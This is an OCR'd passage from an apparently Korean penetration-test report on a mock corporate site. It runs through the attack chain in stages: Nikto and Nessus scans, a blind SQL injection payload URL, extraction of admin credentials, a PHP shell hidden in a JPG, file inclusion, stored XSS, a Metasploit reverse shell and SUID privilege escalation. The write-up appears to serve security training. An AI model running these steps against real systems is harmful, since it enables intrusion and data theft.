-Transport-Security
+ /: The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME ty
pe. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities
/missing-content-type-header/
+ /: Cookie PHPSESSID created without the secure flag. See: https://developer
.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie PHPSESSID created without the httponly flag. See: https://develop
er.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: The Content-Encoding header is set to "deflate" which may mean that the
server is vulnerable to the BREACH attack. See: http://breachattack.com/
+ Hostname 'www.better.com' does not match certificate's names: www.red.com.
See: https://cwe.mitre.org/data/definitions/297.html
+ /css/: This might be interesting.
+ /db.php: This might be interesting: has been seen in web logs from an unkno
wn scanner.
+ /login.php: Admin login page/section found.
+ 8079 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2026-03-04 23:48:53 (GMT9) (1309 seconds)
---------------------------------------------------------------------------
```


</td></tr>
<tr><td>활용도구</td><td>nikto</td><td>웹 취약점 스캐닝</td></tr>
<tr><td colspan="2">확인사항</td><td>서버 헤더 정보, /admin 등 관리자 경로, 취약한 구성 파일 존재 여부 확인</td></tr>
<tr><td colspan="2">5. Waf 여부 및 설정 진단</td><td>웹 서버 보안 솔루션 존재 여부 및 탐지 룰셋을 판단하여 우회 전략 수립</td></tr>
<tr><td colspan="2"></td><td></td></tr>
</table>


<table>
<tr><td colspan="2"></td><td> 
</td></tr>
<tr><td>활용도구</td><td>Wafw00f</td><td>Waf 여부 스캐닝</td></tr>
<tr><td colspan="2">확인사항</td><td>WAF 종류 식별 및 응답 패턴 분석을 통한 차단 정책 확인</td></tr>
<tr><td colspan="2">6. 취약점 정밀 진단</td><td>대상 시스템의 CVE 및 애플리케이션 설정 오류 전수 조사</td></tr>
<tr><td colspan="2"></td><td> 
</td></tr>
</table>


<table>
<tr><td colspan="2"></td><td>

Output


```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to blind SQL injection

+ The 'search' parameter of the /index.php CGI :

/index.php?search='+and+'b'<'a

-------- output --------
        <div class="result-box">
        <strong>[검색 결과]</strong>
                    <div class="result-item">조회된 사원: admin (..
.급: asd123!@)</div>
                    <div class="result-item">조회된 사원: gue [...]
                    <div class="result-item">조회된 사원: hon [...]
-------- vs --------
        <div class="result-box">
        <strong>[검색 결과]</strong>
            </div>
    </div>
-----------------------

Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

https://web1.red.com/index.php?search='+and+'b'<'a

less...
```


</td></tr>
<tr><td>활용도구</td><td>Nessus</td><td>index.php 내 search 파라미터의 Blind SQLi 취약점 존재 확인</td></tr>
<tr><td colspan="2">확인사항</td><td>SQLI 취약점 존재 확인</td></tr>
<tr><td colspan="2">7. 보안 솔루션 탐지 및 우회 가능성 판단</td><td>타겟 시스템에 적용된 보안 장비의 종류를 식별하여 탐지 우회를 위한 공격 전략을 수립</td></tr>
<tr><td colspan="3"> 
</td></tr>
</table>



<table>
<tr><td colspan="2"></td><td> 
</td></tr>
<tr><td>활용도구</td><td>Web</td><td>WAF 탐지 패턴 분석 및 페이로드 우회 검증</td></tr>
<tr><td colspan="2">확인사항</td><td>필터링 우회 후 SQL 쿼리 응답 값 정상 수신 확인</td></tr>
<tr><td colspan="2">8. 데이터베이스 자격 증명 탈취</td><td>자동화 스크립트를 이용한 Blind SQLi 데이터 유출</td></tr>
<tr><td colspan="3"></td></tr>
</table>


<table>
<tr><td colspan="3"> 
</td></tr>
<tr><td>활용도구</td><td>Python
(requests)</td><td>Blind SQLi 자동화 스크립트를 통한 데이터 추출</td></tr>
<tr><td colspan="2">확인사항</td><td>DB 명칭 및 관리자(sajang) 자격 증명 탈취 성공</td></tr>
<tr><td colspan="2">9. 페이로드 업로드</td><td>이미지 내 악성 코드 은닉을 통한 보안 필터링 우회</td></tr>
</table>


(Bob㉿kali)-[~]
Payload size: 1110 bytes
(Bob㉿kali)-[~]
$ ccat.jpg
(Bob㉿kali)-[~]
$ ls
cat.jpg ccat.jpg shell.php



THE BETTER
SECURITY GROUP
WORKSHOP_ARCHIVE
사내 워크샵 및 행사 기록 보관소
+ SECURE UPLOAD
CEO 소개
회사 현황
프로젝트 소개
구성원 소개
사내 워크샵
보안 인프라
MEMBER SERVICE
모의 시뮬레이션
관리자 게시판
ID: admin
[SYSTEM] 보안 업로드 규정 확인 (클릭)
NO_DATA_FOUND



THE BETTER
SECURITY GROUP
CEO 소개
회사 현황
프로젝트 소개
구성원 소개
사내 워크샵
보안 인프라
MEMBER SERVICE
ID: admin
LOGOUT
SECURE_UPLOAD
WORKSHOP_DATA_INPUT
Browse...
ccat.jpg
EXECUTE_UPLOAD
〈 RETURN_TO_ARCHIVE

<table>
<tr><td colspan="3"> 
</td></tr>
<tr><td>활용도구</td><td>Steganography</td><td>페이로드 은닉 및 파일 업로드</td></tr>
<tr><td colspan="2">확인사항</td><td>보안 검증을 통과한 위장 이미지의 서버 저장 확인</td></tr>
<tr><td colspan="2">10. 내부 파일 참조</td><td>파라미터 변조 취약점을 통한 서버 내부 기밀 파일 노출</td></tr>
<tr><td colspan="3"> 
</td></tr>
<tr><td>활용도구</td><td>File Inclusion</td><td>파라미터 조작을 통한 시스템 파일 참조</td></tr>
<tr><td colspan="2">확인사항</td><td>웹 애플리케이션 내 파일 호출 시 사용되는 파라미터 값을 조작하여, 접근이 제한된 서버 내부의 PHP 소스코드나 시스템 설정 파일이 브라우저에 노출되는지 확인</td></tr>
<tr><td colspan="2">11. 은닉 경로 탐색</td><td>퍼징 기법을 적용하여 링크로 접근 불가한 웹 파일 추적</td></tr>
</table>




활용도구	ffuf	디렉터리 퍼징을 통한 비공개 웹 경로 추적
확인사항		은닉된 사진 저장 디렉터리 및 웹 경로 식별
12. 업로드한 사진 파일 실행 및 관리자 페이지 식별		식별된 웹 디렉터리를 통해 저장된 사진으로 악성 페이로드 실행 확인 및 관리자 페이지에 XSS 취약점을 삽입 여부 확인






활용도구	File Inclusion	디렉터리 트래버스 및 파일 파라미터 변조 기법
확인사항		퍼징 기법을 이용해 찾은 디렉터리 속에 이미지 파일이 있고 File Inclusion을 통해서 이미지 파일 실행 확인 및 관리자 페이지의 Stored XSS 취약점 삽입이 가능한지 확인
13. 웹 서버 장악		Reverse TCP 악성 페이로드 실행을 통한 제어권 확보

활용도구	msfconsole	C2 핸들러 연동 및 원격 세션 수립
확인사항		handler를 사용하여 세션 연결여부 확인
14. 세션 권한 상승		시스템 최고 권한 획득을 위한 권한 상승 수행





활용도구	find	SUID 설정 오류를 이용한 Root 권한 승격

